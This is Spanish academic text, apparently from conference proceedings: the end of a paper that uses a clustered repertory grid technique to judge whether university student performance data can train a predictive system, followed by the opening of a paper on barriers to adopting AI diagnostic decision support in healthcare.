


Figura 1: Árbol Ordenado de Elementos.




Figura 2: Árbol Ordenado de Características.

• **Actividad B.4- Discusión de los Resultados**

Para finalizar con el procedimiento, se lleva cabo una reunión con el docente de los cursos, cuyos datos fueron recolectados (que además tiene el rol de jefe de cátedra de la asignatura), toma el rol de experto del dominio para discutir los resultados generados en las

actividades anteriores e interpretados en la actividad B.3.

Primero, se le presenta el análisis del árbol ordenado de elementos explicándole el significado del mismo junto con su interpretación. Ante la relación detectada entre los alumnos que no aprueban la cursada y los que no

aparecen en la TPA, el experto menciona que efectivamente, los alumnos que no figuran en la TPA por haber abandonado la cursada son más parecidos a los que no aprobaron. Según menciona, si un alumno se quedó libre es porque no vino casi nunca (sino sería raro que bedelía los dé de baja en el acta), sería extraño que un alumno que faltó varias veces apruebe los temas en instancia de primer parcial (dado que la mayoría de los alumnos que aprueban los temas del primer parcial son aquellos que han participado en clase y han hecho los ejercicios que se solicitaron en las clases). Por otra parte, los pocos alumnos que aprueban todos los temas del parcial del primer cuatrimestre, seguramente aprueben todo en el segundo parcial. Esto se debe a que los alumnos que tienen casi todo aprobado en el primer cuatrimestre, se esfuerzan más y aprueban más temas en el segundo parcial. Sin embargo, un alumno que tenga que rendir varios temas en el segundo recuperatorio del primer cuatrimestre es raro que apruebe los temas del segundo parcial. Esto genera que no se presente en las siguientes instancias de recuperación y pierda la cursada.

Una vez acordada la validez de las agrupaciones de los comportamientos de los alumnos, se continúa con el análisis de las agrupaciones de los atributos. Para ello, se le presenta al experto el árbol ordenado de características, junto con su interpretación. Ante ésto el experto expresa desagrado por la forma en que se representaron los temas, él esperaba recibir un análisis específico por tema y no en un nivel más general de teoría y práctica. De todas formas, se acuerda continuar con la discusión de los grupos detectados obteniendo así las siguientes respuestas:

- Está bien considerar que los atributos que forman el primer grupo principal (C2_1R_PRACTICA, C2_2R_PRACTICA y C1_2R_TEORIA), tienen cierto parecido. Si se considera que, en la teoría del primer cuatrimestre se incluye a Metodología de Sistemas y, en la práctica del segundo cuatrimestre se toman Circuitos Administrativos, estos temas son los que cuestan más y suelen aprobar en las instancias de recuperatorio. En relación a Metodología, el docente les permite a los alumnos entregar un borrador con la descripción de ese tema (los alumnos que lo entregan aumentan mucho sus chances de aprobar el tema), sin embargo casi nadie lo entrega antes del parcial haciéndolo recién cuando llegan a la instancia de recuperatorio. Por otro lado, los alumnos dicen que les cuesta mucho Circuitos Administrativos “porque es de memoria” pero, según el experto, es una idea equivocada.
- Sobre el segundo grupo principal (C2_1R_TEORIA y C2_2R_TEORIA), el experto supone que esa agrupación se debe a que el rendimiento de la Teoría del segundo cuatrimestre en los recuperatorios de los

alumnos es similar. Muchos alumnos piensan que leyendo la Teoría la última semana llegan pero, luego, se dan cuenta que es demasiado y al momento de contestar se les mezclan los temas. Por lo tanto, estos alumnos aprueban recién en instancia de recuperatorio.

- En cambio, el experto indica que no está de acuerdo con el tercer grupo principal (C1_1R_TEORIA y C2_P_TEORIA). Según explica, el alumno que aprueba Teoría en el primer parcial tiene grandes chances de aprobar la Teoría del segundo parcial, pero, si no aprobó la Teoría del primer parcial es difícil que apruebe la del segundo. Entonces, según el experto, la relación debería ser entre los atributos C1_P_TEORIA y C2_P_TEORIA.
- El cuarto grupo principal (C1_P_TEORIA y C2_P_PRACTICA), tampoco tendría sentido dado que la práctica del segundo cuatrimestre (Circuitos Administrativos) depende más de la Teoría del segundo cuatrimestre y de que le haya ido bien en Cursograma (tomado dentro de la práctica del primer cuatrimestre). Generalmente el que no aprueba Cursograma es difícil que apruebe Circuitos Administrativos, para el experto es imprescindible saber Cursograma si se desea hacer correctamente Circuitos Administrativos.
- Para los dos atributos que se unen luego (C1_1R_PRACTICA y C1_2R_PRACTICA), el experto se muestra indiferente (ni acepta ni rechaza la forma en que se realiza la agrupación).
- Por otro lado, aunque el día en que cursan los alumnos (CURSO) no debería tener una influencia en los resultados de los exámenes, suele pasar que hay cursos que tienen más recursantes que ingresantes y esos cursos tienden a desaprobado más y/o abandonar la cursada más que los cursos de ingresantes. Además, a veces por una cuestión de Gestión administrativa, sucede que un curso tiene a los ingresantes que hicieron ingreso directo, éstos poseen mucho mejor desempeño que los ingresantes comunes. Por ejemplo, en el año 2016, los alumnos de los viernes son los que tienen mejor desempeño, mientras que los del lunes era más bajo. Por lo tanto, se puede detectar una relación implícita, e indirecta, entre el curso y el desempeño general del alumno, pero no una específica a un tema en particular.
- Por último, el experto supone que la práctica del primer parcial (C1_P_PRACTICA) es el último atributo que se agrupa porque incluye tanto a Organigrama como Cursograma, que son los temas que tienen mayor cantidad de aprobados en el parcial. Si un alumno llega a instancias de segundo recuperatorio con estos temas, es casi seguro que recursa la asignatura.

A partir de todos los problemas detectados para los atributos, se concluye que este conjunto de datos no es representativo del comportamiento de los alumnos en la asignatura. Estos datos presentan varios sesgos que podrían producir resultados incorrectos en los Sistemas Inteligentes que se entrenen a partir de los mismos. Por consiguiente, se ha decidido generar una nueva versión de los datos (la denominada 'extendida') incluyendo mayor cantidad de ejemplos e incorporando mayor detalle en cuanto a los atributos a utilizar. La evaluación de estos datos se desarrolla en la siguiente sección.

3.3. Evaluación de la Versión Extendida de los Datos

Debido a los problemas detectados en la versión inicial de los datos, se ha decidido extender los mismos tanto en cantidad de filas como en detalle de atributos, los cuales son también evaluados como se describe a continuación. Nuevamente, muchos de los resultados no pueden ser incluidos en este documento, por lo que se presentan en la planilla disponible en [16].

o **Fase A: Confección de las Parrillas**

• **Actividad A.1- Preparación de los Datos**

Esta versión de los datos incluye los 23 atributos que se pueden acceder en forma completa en la hoja 'Datos Originales' de [18]. Asimismo, en la solapa 'Estadísticas Datos Originales' [18] se incluyen las estadísticas generales de estos datos. Aquí nuevamente no existen valores vacíos o nulos, no es necesario limpiarlos y al encontrarse ya en un único archivo no es necesario integrarlos. Sin embargo, como los atributos no son numéricos es necesario convertirlos. Para ello se aplica la tabla de conversión indicada en la hoja 'Conversion a Continuos' [18], generando como resultados los datos de la hoja 'Datos Continuos' [18], con los que se puede proceder con la siguiente actividad.

• **Actividad A.2- Segmentación de los Datos**

Los datos preparados son importados en la herramienta Tanagra [19], para ser segmentados mediante la aplicación de los primeros operadores del proceso indicado en la hoja 'Proceso Tanagra' [18]. Para generar una segmentación suficientemente detallada o fina, se ha utilizado una distribución de 3x3 neuronas de salida para la RNA Kohonen SOM (es decir, con 9 clústeres máximos). La distribución resultante de las tuplas en los clústeres se encuentra en la hoja 'Res Kohonen' [18], y el ID del clúster asignado para cada tupla está indicado en la hoja 'Datos Segmentados' [18].

• **Actividad A.3- Diseño de la Parrilla de Elementos**

Aplicando los pasos definidos por el procedimiento

sobre los datos segmentados de la actividad anterior, se genera la parrilla de 3x9 indicada en la hoja 'Parrilla de Elementos' [18] aplicando los pasos correspondientes.

• **Actividad A.4- Ponderación de Atributos**

Nuevamente con los datos segmentados de A.2, se aplican los operadores restantes del proceso, indicados en la hoja 'Proceso Tanagra' [18]. Es decir, primero se transforman los 22 atributos en valores discretos y luego, se usa el operador Naïve Bayes para generar las tablas de probabilidad condicional que se presentan en la hoja 'Res NaiveBayes' [18].

• **Actividad A.5- Diseño de las Parrillas de Características**

Para finalizar con esta fase, se procede a generar las dos parrillas correspondientes a los atributos mediante los pasos definidos por el procedimiento y las tablas de probabilidad condicional antes generadas. Como se pueden ver en la hoja 'Parrilla de Características' [18], estas matrices tienen una estructura de 9x22 formada por los nueve valores de clústeres indicados como columnas y los veintidos atributos como filas.

o **Fase B: Formalización y Análisis de las Parrillas**

• **Actividad B.1- Clasificación de los Elementos**

Comenzando con esta fase, se procede a realizar las agrupaciones de los elementos. Para ello es imprescindible calcular la distancia de los mismos usando la parrilla hoja 'Parrilla de Elementos' [18]. Como resultado, se obtiene la matriz que se encuentra disponible en la hoja 'Distancias de Elementos' [18].

• **Actividad B.2- Clasificación de las Características**

De manera similar, se procede a trabajar con los atributos, utilizando aquí las parrillas directa y opuesta (hoja 'Parrilla de Características' de [18]) generadas en la fase anterior. Con estas dos parrillas, se genera la matriz de distancias que se puede ver en la hoja 'Distancias de Características' [18]. Luego, se unifican las distancias sobre la diagonal generando la matriz de distancias unificadas incluida en la misma solapa.

• **Actividad B.3- Interpretación de los Resultados**

De las agrupaciones obtenidas en las actividades B.1 y B.2, se construyen el Árbol Ordenado de Elementos y el Árbol Ordenado de Características, que se encuentran disponibles en la hoja 'Interpretacion Elementos' y la hoja 'Interpretacion Características' de [18]. La interpretación de dichos árboles se incluye a continuación:

o **Análisis del Árbol Ordenado de Elementos:** En este árbol se pueden encontrar 2 grupos, al igual que se obtuvo con la versión inicial de los datos. Los alumnos que no aprueban la cursada (elemento NO_APRUEBA), tienen un comportamiento más similar a los que dejan la asignatura (por lo que no aparecen en el acta de trabajos prácticos, elemento

NO_TPA), que los alumnos que aprueban la cursada (elemento APRUEBA). De todas formas, la similitud es leve dado que recién se unen a una distancia de 13.

- o **Análisis del Árbol Ordenado de Características:** Para este árbol se han generado 2 grupos principales y 9 grupos de características individuales. Para el primer grupo principal (GP1), las características más similares corresponden a los resultados de los temas Pensamiento Lineal y Sistémico (PLS), Circuitos Administrativos y Teoría en el segundo recuperatorio (del segundo cuatrimestre) por unirse a una distancia de 3. Luego, con una distancia de 4 se les agrega los resultados de Organigrama en el segundo recuperatorio, y Teoría en ambos recuperatorios (estos últimos todos del primer cuatrimestre). Por otro lado, con una distancia de 4, también se unen para el segundo recuperatorio del primer cuatrimestre, los resultados de Cursograma y Metodología de Sistemas. Estos dos subgrupos se unen luego en 5, incluyéndose también el resultado de Circuitos Administrativos en el primer recuperatorio (segundo cuatrimestre).

En el segundo grupo principal (GP2) también con una distancia de 5, se unen los resultados de Circuitos Administrativos y Teoría en el Parcial del segundo cuatrimestre. Con una distancia de 8 se unen los resultados de PLS en el Parcial del segundo cuatrimestre y Metodología de Sistemas en el primer Recuperatorio del primer cuatrimestre. Estos dos subgrupos luego se unen a una distancia de 11.

Por otra parte, a GP1 se le agregan cinco características en las distancias entre 6 y 11, mientras que a GP2 sólo una en 13. Ambos grupos se unifican luego con una distancia de 14. Finalmente, los resultados de Cursograma y Organigrama del Parcial del primer cuatrimestre son los más diferentes (se unen con una distancia de 16 y 22 respectivamente). Sin embargo, la característica más distinta corresponde al Curso que se agrega recién a una distancia de 26.

• **Actividad B.4- Discusión de los Resultados**

Finalizando con el procedimiento se lleva cabo una nueva reunión con el docente de la asignatura, que toma el rol de experto del dominio, para discutir los resultados generados en las actividades anteriores.

Como el árbol ordenado de elementos de esta versión de los datos es similar al obtenido con la versión inicial de los datos, se mantiene la validez del mismo. Sólo se menciona que en esta nueva versión la similitud entre los alumnos que no aprueban y que quedan libres es un poco inferior (en la versión inicial se unen en la distancia 10 y en esta versión a una distancia de 13) a lo que el experto no presenta reparos.

En cambio, el árbol ordenado de las características es completamente distinto por lo que se debe analizar de nuevo en forma completa. Cabe destacar que esta vez el experto se encuentra contento con los atributos, ya que representan correctamente cada uno de los temas tal como él los utiliza. A partir del análisis de los grupos detectados se obtienen las siguientes respuestas:

- Dentro del primer grupo principal, los primeros atributos en unificarse corresponden a los resultados del segundo recuperatorio en el segundo cuatrimestre (C2_2R_PLS, C2_2R_CIRCUITOS y C2_2R_TEORIA), es decir, al último examen rendido por los alumnos para determinar si recursan, o no. De acuerdo con el experto, los alumnos que quedan con muchos temas adeudados en primer recuperatorio es difícil que levanten todo en el segundo recuperatorio, por lo que si un alumno está en el segundo recuperatorio debiendo todos los temas seguramente recurre (por no poder aprobar o porque directamente no rinda al haber abandonado la cursada). Al contrario, si se trata de un alumno que estudió, seguramente haya aprobado los tres temas en el parcial, o el primer recuperatorio, por lo que no necesita rendir estos temas en el segundo recuperatorio. Por lo tanto, el agrupamiento de estos tres atributos se puede considerar como correcto, ya que su comportamiento es similar.
- A los atributos anteriores, con una pequeña diferencia, se le agrega los atributos correspondientes a algunos resultados de los recuperatorios de Teoría y Organigrama en el primer cuatrimestre (C1_1R_TEORIA, C1_2R_TEORIA y C1_2R_ORGANIGRAMA). De acuerdo al experto esto se produce porque un alumno que tiene aprobado la Teoría del primer cuatrimestre (entre el parcial y su primer recuperatorio), es raro que llegue al segundo recuperatorio del segundo cuatrimestre (en general el rendimiento de los alumnos va mejorando con el correr del año). Sin embargo, si un alumno llega a segundo recuperatorio debiendo Organigrama, ese alumno seguramente debe rendir también la Teoría del primer cuatrimestre, y es casi seguro que no haya aprobado el segundo parcial (lo que influye en los atributos de la primera agrupación).
- En forma independiente a los atributos anteriores, se unen los resultados del segundo recuperatorio para Cursograma y Metodología de Sistemas (C1_2R_CURSOGRAMA y C1_2R_METODOLOGIA). Metodología suele ser el tema que más les cuesta aprobar en el primer cuatrimestre, dado que, como se ha mencionado en la evaluación anterior, los alumnos recién entregan el borrador para la instancia de recuperación. Como muchos realizan esto antes

del primer recuperatorio, la tasa de aprobados crece significativamente, quedando muy pocos para el segundo recuperatorio (que es el comportamiento normal con Cursograma). Esto significa que, la mayoría de los alumnos que llegan a segundo recuperatorio con Metodología, son los que todavía no han entregado dicho borrador, es decir, los alumnos que están relegando el estudio de los temas y, por lo cual, están también con problemas en Cursograma.

- Todos estos atributos luego se unen con el primer recuperatorio de Circuitos Administrativos (C2_1R_CIRCUITOS) que, como se ha mencionado anteriormente, es el tema del segundo cuatrimestre que les cuesta más para aprobar a los alumnos. Esto genera que, los resultados del primer recuperatorio tengan una similitud baja con los atributos anteriores. Lo mismo sucede con los cinco atributos que luego se agregan (C1_P_METODOLOGIA, C1_1R_ORGANIGRAMA, C1_1R_CURSOGRAMA, C2_1R_TEORIA y C2_1R_PLS), a los cuales el experto se muestra indiferente (ni acepta ni rechaza la forma en que se realiza la agrupación).
- En cuanto al segundo grupo principal, se agrupan los resultados de Circuitos Administrativos y Teoría del segundo parcial (C2_P_CIRCUITOS y C2_P_TEORIA), los cuales se unen luego con la agrupación entre Metodología de Sistemas en el primer recuperatorio y PLS en el segundo parcial (C1_1R_METODOLOGIA y C2_P_PLS). Para el experto estas agrupaciones tienen sentido. Por una parte, un alumno que aprueba Circuitos Administrativos suele aprobar también la Teoría de ese parcial, y viceversa, el que no sabe de Circuitos Administrativos tampoco sabe de Teoría. Por la otra parte, PLS es un tema en el que les suele ir bien en el examen parcial (es el tema más fácil del segundo parcial), por lo que el desempeño es similar al de Metodología en el primer recuperatorio (como se ha mencionado antes, la mayoría de los alumnos lo estudian para la instancia de recuperación).
- Los grupos antes mencionados se unifican luego con una distancia de 14 que tampoco genera ninguna opinión especial del experto.
- Los atributos restantes son los correspondientes a la práctica del primer parcial (C1_P_CURSOGRAMA y C1_P_ORGANIGRAMA) que en la evaluación de la versión inicial también era el último atributo a agruparse (C1_P_PRACTICA). Por lo tanto se mantiene el mismo comportamiento generado por tratarse de los temas que tienen mayor cantidad de aprobados. La diferencia en la distancia en que se unen estos atributos se debe a que Organigrama suele ser fácil que Cursograma, por lo que la tasa de

aprobación es levemente mayor (el que aprueba Cursograma es muy probable que también haya aprobado Organigrama). Eso hace que Organigrama se diferencie aún más del desempeño en el resto de los temas.

- Finalmente, la característica más distinta corresponde al día en que cursan los alumnos (CURSO). Como se había mencionado en la evaluación anterior, esto se produce por la relación implícita e indirecta de este atributo y el desempeño general, la cual no está asociada a ningún tema en particular.

Por consiguiente se concluye que la nueva versión de los datos es representativa del comportamiento de los alumnos de la asignatura.

4. Conclusiones

La técnica de Emparrillado se utiliza desde hace mucho tiempo para identificar la 'imagen mental' que posee una persona sobre los elementos de un dominio. En el presente trabajo se ha implementado una adaptación de la misma para evaluar los datos recolectados sobre el desempeño de alumnos de una asignatura de grado y, de esta manera, determinar si los mismos pueden ser utilizados en la construcción de un Sistema Inteligente que predecirá dicho desempeño.

Del análisis realizado se ha detectado que la versión inicial de los datos (más general y limitada), presenta sesgos que generan diferencias con las relaciones preconcebidas por el docente. Por ello, se han extendido los datos (con más detalle en los atributos y mayor cantidad de ejemplos), los cuales se consideran suficientemente representativos y, por lo tanto, resultan útiles para ser aplicados en la implementación de un Sistema Inteligente que permita predecir el desempeño de los alumnos en la asignatura. No obstante, esto no significa que los datos extendidos no sean sesgados, sino que el sesgo de los datos es consistente con el comportamiento normal de los alumnos de esta asignatura en particular, por lo cual, si se quisiera utilizar estos datos para predecir el comportamiento de alumnos en otra asignatura, obviamente no servirían.

Como futura línea de trabajo se procederá a la construcción del Sistema Inteligente (mediante una Red Bayesiana o una Red Neuronal Artificial), con la versión extendida de los datos para, confirmar los resultados de la evaluación realizada.

Financiamiento

El trabajo de investigación presentado en este paper se desarrolla dentro de una Tesis de Maestría en Ingeniería en Sistemas de Información y ha sido financiado parcialmente por el proyecto UTI3799TC de la Universidad Tecnológica Nacional - Facultad Regional Buenos Aires.

Referencias

- [1]. Universidad Tecnológica Nacional – Facultad Regional Buenos Aires (2008) *Perfil Profesional del Ingeniero en Sistemas de Información*. DISI. Disponible en <https://goo.gl/DVzbL2>
- [2]. Universidad Tecnológica Nacional – Facultad Regional Buenos Aires (2008) *Programa de la carrera Ingeniería en Sistemas de Información (Plan 2008)*. DISI. Disponible en <https://goo.gl/NFB2ET>
- [3]. Universidad Tecnológica Nacional – Facultad Regional Buenos Aires (2008) *Programa de la asignatura 'Sistemas y Organizaciones'*. DISI. Disponible en <https://goo.gl/P3WWQe>
- [4]. elComercioOnline.com.ar (2017, Mayo 11) *La UTN advirtió sobre el bajo nivel de los ingresantes de las escuelas públicas a sus carreras de grado*. Sección de Información General. Disponible en <https://goo.gl/AM27cv>
- [5]. Pollo-Cattaneo, Ma. F., Pytel, P., Vegega, C., Ramón, H., Deroche, A., Straccia, L., Bernal Tomadoni, L. & Acosta, M. (2016) *Implementación de Sistemas Inteligentes para la Asistencia a Alumnos y Docentes de la Carrera de Ingeniería en Sistemas de Información*. Proceedings XVIII Workshop de Investigadores en Ciencias de la Computación (WICC 2016). Workshop de Innovación en Sistemas de Software - Artículo ID 8238. ISBN 978-950-698-377-2.
- [6]. Vegega, C., Deroche, A., Pytel, P., Straccia, L., Acosta, M. & Pollo-Cattaneo, Ma. F. (2016) *Diagnóstico del Proceso de Aprendizaje de Alumnos de Inteligencia Artificial mediante un Modelo Dinámico Bayesiano*. Memorias IV Congreso Nacional de Ingeniería en Informática/Sistemas de Información (CoNaIISI 2016). Temática Educación en Ingeniería - Artículo ID 19.]
- [7]. Kelly, G.A. (1955). *The Psychology of Personal Constructs*. New York: Norton.
- [8]. Real Academia Española (S/A). *Constructo*. Diccionario de la lengua española. Edición del Tricentenario. Disponible en <http://dle.rae.es/?id=AS5w6xx>
- [9]. Fransella, F., Bell, R. & Bannister, D. (2004). *A manual for repertory grid technique*. John Wiley & Sons.
- [10]. Carrizo Moreno, D. (2012). *Comparación de efectividad de las técnicas de educación de requisitos software: visión novel y experta*. *Ingeniare*. Revista chilena de ingeniería, 20(3), 386-397.
- [11]. Easterby-Smith, M. (1980). *The design, analysis and interpretation of repertory grids*. *International Journal of Man-Machine Studies*, 13(1), 3-24.
- [12]. Britos, P., Rossi, B. & García Martínez, R. (1999). *Notas sobre Didáctica de las Etapas de Formalización y Análisis de Resultados de la Técnica de Emparrillado. Un Ejemplo*. In Proceedings del V Congreso Internacional de Ingeniería Informática, pp. 200-209.
- [13]. Black, P. E. (2006). *Manhattan distance*. In Dictionary of Algorithms and Data Structures, National Institute of Standards and Technology (NIST), U.S. Department of Commerce. Disponible en <https://goo.gl/SV6UZu>
- [14]. Kohonen, T. (1998). *The self-organizing map*. *Neurocomputing*, 21(1), 1-6.
- [15]. Zhang, H. (2004). *The optimality of naive Bayes*. *AA*, 1(2), 3
- [16]. Dougherty, J., Kohavi, R. & Sahami, M. (1995). *Supervised and unsupervised discretization of continuous features*. In Machine learning: proceedings of the twelfth international conference Vol. 12, pp. 194-202.
- [17]. Vegega, C., Bazet, A., Pytel, P. & Pollo-Cattaneo M.F. (2017). *Resultados de la aplicación del procedimiento del Emparrillado Clusterizado sobre los datos de alumnos de Sistemas y Organizaciones del año 2016*. Reporte Técnico GEMIS-TD-2017-02-TR-2017-06A. Disponible en <https://goo.gl/EbdbDC>
- [18]. Vegega, C., Bazet, A., Pytel, P. & Pollo-Cattaneo M.F. (2017). *Resultados de la aplicación del procedimiento del Emparrillado Clusterizado sobre los datos extendidos de alumnos de Sistemas y Organizaciones del año 2016*. Reporte Técnico GEMIS-TD-2017-02-TR-2017-06B. Disponible en <https://goo.gl/N3Khrb>
- [19]. Rakotomalala, R. (2005). *Tanagra: data mining software for academic and research purposes*. in Actes de EGC'2005, RNTI-E-3, vol. 2, pp. 697-702.

Factores que Impiden la Masividad de los Sistemas de Soporte a la Toma de Decisiones y Diagnóstico en Salud, Basados en Inteligencia Artificial

Velazquez, G^{1,2}; Pytel, P^{1,2}; Pollo-Cattaneo, Ma. F. ^{1,2}

1 Grupo de Estudio en Metodologías de Ingeniería en Software (GEMIS). Universidad Tecnológica Nacional. Facultad Regional Buenos Aires. Argentina.

2 Programa de Maestría en Ingeniería en Sistemas de Información. Facultad Regional Buenos Aires. Universidad Tecnológica Nacional. Argentina
{gav.sistemas, ppytel, flo.pollo}@gmail.com

Resumen

El error en el diagnóstico médico es un tema preocupante en el ámbito de la salud por lo que, desde los inicios de la informática, se le ha tratado de dar soporte con la implementación de sistemas inteligentes. A pesar de los esfuerzos y de los avances en la Inteligencia Artificial, aún no se ha logrado masificar la utilización de Sistemas de Soporte a la toma de Decisiones y Diagnóstico (DDSS). En el presente trabajo se realiza una investigación cualitativa, con el fin de identificar aquellos factores que impiden, o perjudican, una correcta implementación y aceptación de los DDSS, en la medicina. Se efectúa una comparación entre diferentes sistemas vigentes, en base a las dimensiones de análisis que surgen de este mismo trabajo.

Palabras Claves

Sistemas de Soporte a la Toma de Decisiones. Diagnóstico Médico. Inteligencia Artificial. Evaluación y Análisis. DDx. Error Médico.

1. Introducción

Como se sabe, el diagnóstico correcto de una enfermedad suele demorar mucho tiempo y requiere de un análisis integrado de cada vez mayor cantidad de información [1; 2]. De hecho, Barlow [1] indica que el diagnóstico médico es, en gran parte, un problema de análisis de datos debido a la enorme cantidad existente y la poca capacidad de analizarla en su totalidad. Por otro lado, la medicina es un ámbito complejo y los médicos deben ser entrenados durante un largo período para ser altamente funcionales [1, 3]. La formación de un médico humano para comprender y/o memorizar toda la complejidad de la salud moderna, incluso solo en una especialidad determinada, requiere de un proceso costoso y extenso [3]. Por ejemplo, la capacitación de un cirujano

lleva en promedio diez años o diez mil horas de participación intensiva.

Aun en el caso en el que se contara con profesionales altamente calificados, existen otro tipo de limitantes inherentes al ser humano como, por ejemplo, el cansancio luego de varias horas de trabajo, la dificultad de detectar tumores demasiado pequeños en imágenes médicas, o el tiempo que demora en analizar un caso o un estudio, por solo mencionar algunos [1]. Tampoco hay que olvidar que, dependiendo del diagnóstico realizado, los médicos prescriben medicamentos y tratamientos a los pacientes y que, si se equivocan, pueden causarles mayores problemas de salud e incluso la muerte [2]. Por consiguiente, el error en el diagnóstico es un tema preocupante.

En el año 2000, el Instituto de Medicina de EEUU (IOM por sus siglas en inglés), expuso públicamente el tema de la seguridad de los pacientes en la salud, a través del reporte “*To Err Is Human: Building a Safer Health System*” [4]. Dicho trabajo es ampliamente conocido en el ámbito, y tras él se comenzaron a tomar medidas para mejorar la seguridad del paciente. En el momento del reporte, el error médico era la octava causa de muerte en EEUU, existiendo más muertes debido a esta causa, que muertes por accidentes de tránsito, cáncer de mama, o SIDA [4]. Posteriormente y, a causa de la permanencia y criticidad del problema, se realizó un nuevo reporte: “*Improving Diagnosis in Health Care*” [5], en el cual se pone el foco únicamente en el error de diagnóstico.

De acuerdo con la IOM, se asume que el error de diagnóstico médico es común, pero a su vez considera que la Tecnología de la Información (TI) puede ser parte de la solución [5-7]. Por lo tanto, desde etapas tempranas de la informática se han tratado de implementar Sistemas de Soporte a la Toma de Decisiones y Diagnóstico (DDSS) en el área de la salud [8-14]. Sin embargo, dada la dificultad de la tarea, el proceso de diagnóstico requiere para la implementación de estos sistemas, de la

ayuda de la Inteligencia Artificial (IA). Según el reporte [6], producido por investigadores de la Universidad de Stanford, se sostiene que las aplicaciones basadas en IA pueden mejorar los resultados en la salud y la calidad de vida de millones de personas, y por ello es importante eliminar, o minimizar, las barreras de entrada. De la misma manera, los Sistemas Inteligentes podrían procesar gran cantidad de casos en poco tiempo, y analizar, por ejemplo, miles de imágenes de estudios en el mismo lapso en el que un médico puede revisar solo uno [1]. Es así que estos sistemas pueden mejorar el diagnóstico ayudando a los profesionales a hacerlo con mayor rapidez y precisión [1], mejorando la exactitud del tratamiento, la calidad de vida, y la atención de los pacientes [15]. Esto se traduce en salvar más vidas en menos tiempo, y a un menor costo. Dicha problemática se ve acentuada principalmente en zonas vulnerables en las que no se cuenta con profesionales capacitados o con gran experiencia [1].

No obstante, si bien sistemas como MYCIN [14] (uno de los sistemas expertos pioneros en el tema), han obtenido resultados prometedores en el diagnóstico médico, aún no se ha logrado un uso masivo de los sistemas inteligentes, como sí ha sucedido en otros ámbitos [1, 9, 16]. Para determinar los motivos, la conferencia internacional ‘Artificial Intelligence in Medicine’ (o AIME), recientemente ha analizado los papers presentados desde sus inicios hasta el año 2013 generando el informe [17]. En dicho informe, se revela que, ya desde la década de los ochenta, uno de los temas más preocupantes para el área es la adquisición del conocimiento y su incorporación en los sistemas inteligentes [17, 18], así como también la falta de integración de estas aplicaciones en la práctica clínica, problema que aún sigue vigente. Al detectarse estos cuellos de botella en el desarrollo de los sistemas, han emergido otras líneas de investigación que permiten mejorar la adquisición del conocimiento [17], como son la disciplinas de Machine Learning (o Aprendizaje Automático, en castellano) [19; 20] y de Procesamiento del Lenguaje Natural [21]. No obstante, a pesar de estos esfuerzos, aún no se ha podido solucionar eficazmente el problema de la actualización del conocimiento y el procesamiento de datos no estructurados [15], tan necesarios para el éxito de un proyecto de este tipo.

En este contexto, en el presente trabajo se persigue determinar cuáles son los factores ingenieriles que impiden la masividad de los Sistemas Inteligentes para la toma de decisiones, en las organizaciones del ámbito de la salud, a pesar de los avances tecnológicos en el área de la IA. Con el fin de cumplimentar dicho objetivo, primeramente, se describen los materiales y métodos empleados (sección 2). Luego, se presenta el apartado correspondiente a los resultados (sección 3), donde se lleva a cabo el análisis comparativo correspondiente.

Finalmente, dichos resultados son discutidos (sección 4), para determinar las conclusiones con las futuras líneas de trabajo (sección 5).

2. Materiales y Métodos

La investigación se desarrolla bajo un criterio epistemológico constructivista, con un diseño explicativo. A su vez, se utiliza una estrategia de investigación cualitativa, específicamente la estrategia ‘Grounded theory’ o ‘Teoría Fundamentada’ [22], para la identificación y descripción de los factores que impiden, o perjudican, la implementación de los Sistemas de Soporte a la Toma de Decisiones y Diagnóstico (DDSS) en el ámbito de la salud.

En la ‘Teoría Fundamentada’, se llevan a cabo múltiples etapas de recolección de datos y el refinamiento e interrelación de categorías de información. Dos características principales de este diseño son la comparación constante de datos con categorías emergentes y el muestreo teórico de diferentes grupos para maximizar las similitudes y las diferencias de información [22]. Esta estrategia se considera apropiada para el trabajo de investigación propuesto, debido a que permite recopilar datos emergentes con la finalidad de desarrollar una nueva teoría a partir de los mismos, o descubrir aquellos aspectos que son relevantes en una determinada área de estudio [23].

